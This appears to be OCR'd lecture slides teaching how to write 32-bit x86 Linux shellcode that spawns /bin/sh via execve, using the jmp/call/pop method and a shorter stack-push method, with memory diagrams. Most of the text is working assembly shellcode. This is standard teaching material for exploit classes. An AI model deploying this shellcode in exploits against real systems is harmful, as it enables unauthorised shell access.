


What can you do??

Relative Addressing

- Remember execve:

  args[0] = "/bin/sh";
  args[1] = NULL;
  execve(args[0], args, NULL);
  Idea: Use ESI to store args of execve



Store a larger string in ESI .ascii “/bin/shABBBBCCCC”

/	b	i	n	/	s	h	A	B	B	B	B	C	C	C	C

ESI + 7
Null byte for
String termination


ESI + 8
Address to str

ESI + 0xC
Terminating
NULL of argv

Relative Addressing

- Null terminating the string

```
xor eax, eax
movb %al, 0x7(%esi)
execve(args[0], args, NULL);
```



/	b	i	n	/	s	h	\x0	B	B	B	B	C	C	C	C

ESI

ESI + 7

Null byte for String termination

ARGV

ESI + 8

Address to str


ESI + 0xC

Terminating NULL of argv

Relative Addressing

- Setting up ESI with argv parameters

```
movl %esi, 0x8(%esi)
movl %eax, 0xC(%esi)  -> eax contains null
execve(args[0], args, NULL);
```



/	b	i	n	/	s	h	\x0	08	04	48	44	00	00	00	00

ARGV

ESI

ESI + 0x7

Null byte for String termination

ESI + 0x8


Address to str

ESI + 0xc

Terminating NULL of argv

Relative Addressing

```
Set up registers with parameters to execv
_start:
   jmp GotoCall
   Shellcode:
         popl %esi
         xorl %eax,%eax
         movb %al, 0x7(%esi)
         movl %esi, 0x8(%esi)
         movl %eax, 0xC(%esi)
         movb $11, %al     →  syscall # for execve
         movl %esi, %ebx    →  pointer to char array
         leal 0x8(%esi), %ecx   → pointer to argv array
         leal 0xC(%esi), %edx   → null for envp
         int $0x80
GotoCall:
        call Shellcode
        strvar:
                .ascii "/bin/shABBBBCCCC"
```



```
NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve() executes the program pointed to by filename.
```

Related files

- spawnshell.c – C program to spawn a shell
- shellasmfixed.s – assembly code to spawn shell

The above asm code will not execute on most of the newer systems since we are trying to overwrite contents of the text segment which is has rx permissions.


Even if the permission of text segment is set to write in the assembly code some linkers disable the permission at runtime

Shellcode Continued

- Length of the shellcode is 47 bytes
- How to develop a smaller shellcode?
  - Eliminate the jmp-callback code

Approach: Write data on stack

Recall



High Memory

esp + 0x1c NULL

esp + 0x18 0x8048530 0xbffff2b8

Args array

esp + 0x14 0xbffff2b4

esp + 0x10 0xbffff2b0

esp + 0xC 0xbffff2aC


esp + 8 NULL 0xbffff2a8 → Environment Vars

esp + 4 0xbffff2b8 0xbffff2a4 → Pointer to args array

ESP → 0x8048530 0xbffff2a0 → Pointer to string

Low Memory

The Idea



High Memory

Store data on stack - string, args

0xbffff2b8

0xbffff2b4

NULL 0xbffff2b0

n/sh 0xbffff2aC

//bi 0xbffff2a8

Null terminated string

NULL 0xbffff2a4


0xbffff2a8 0xbffff2a0

Args array

ESP

Low Memory

Remember Byte Ordering




/	b	i	n	/	s	h
0x68	0x73	0x2f	0x6E	0x69	0x62	0x2f
0xd6	0xd5	0xd4	0xd3	0xd2	0xd1	0xd0

7bytes – not 4byte aligned

Char	ASCII
/	0x2F
b	0x62
i	0x69
n	0x6E
s	0x73
h	0x68

Remember Byte Ordering



/	b	i	n	/	s	h	
0x68	0x73	0x2f	0x6E	0x69	0x62	0x2f	0x2f
0xd7	0xd6	0xd5	0xd4	0xd3	0xd2	0xd1	0xd0

4 bytes


4 bytes

Char	ASCII
/	0x2F
b	0x62
i	0x69
n	0x6E
s	0x73
h	0x68


If the value is to be pushed onto stack so that esp points to /bin/sh how is it pushed?

Stack is 32bit words

Assembly for execve using ESP



```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx  #<first arg>
```




The string is stored on stack, ebx has address of string (first argument)
Ebx: 0xbffff2ac

Assembly for execve using ESP

```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
```

Second argument is pointer to array that contains address of string as first element and null as second element



High Memory

	0xbffff2b8
NULL	0xbffff2b4
0x68732f6e	0xbffff2b0
0x69622f2f	0xbffff2aC
NULL	0xbffff2a8
0xbffff2ac	0xbffff2a4


ESP

Low Memory

Assembly for execve using ESP

```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
push %eax
push %ebx
```

What should be in ecx?




		High Memory
EBP		
esp + 0x18		0xbffff2b8
esp + 0x14		0xbffff2b4
esp + 0x10	NULL	0xbffff2b0
esp + 0xC	0x68732f6e	0xbffff2aC
esp + 8	0x69622f2f	0xbffff2a8
esp + 4	NULL	0xbffff2a4
ESP	0xbffff2a0	0xbffff2a0
		Low Memory

Assembly for execve using ESP


```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
push %eax
push %ebx
mov %esp, %ecx
```

What should be in edx (for env var)?



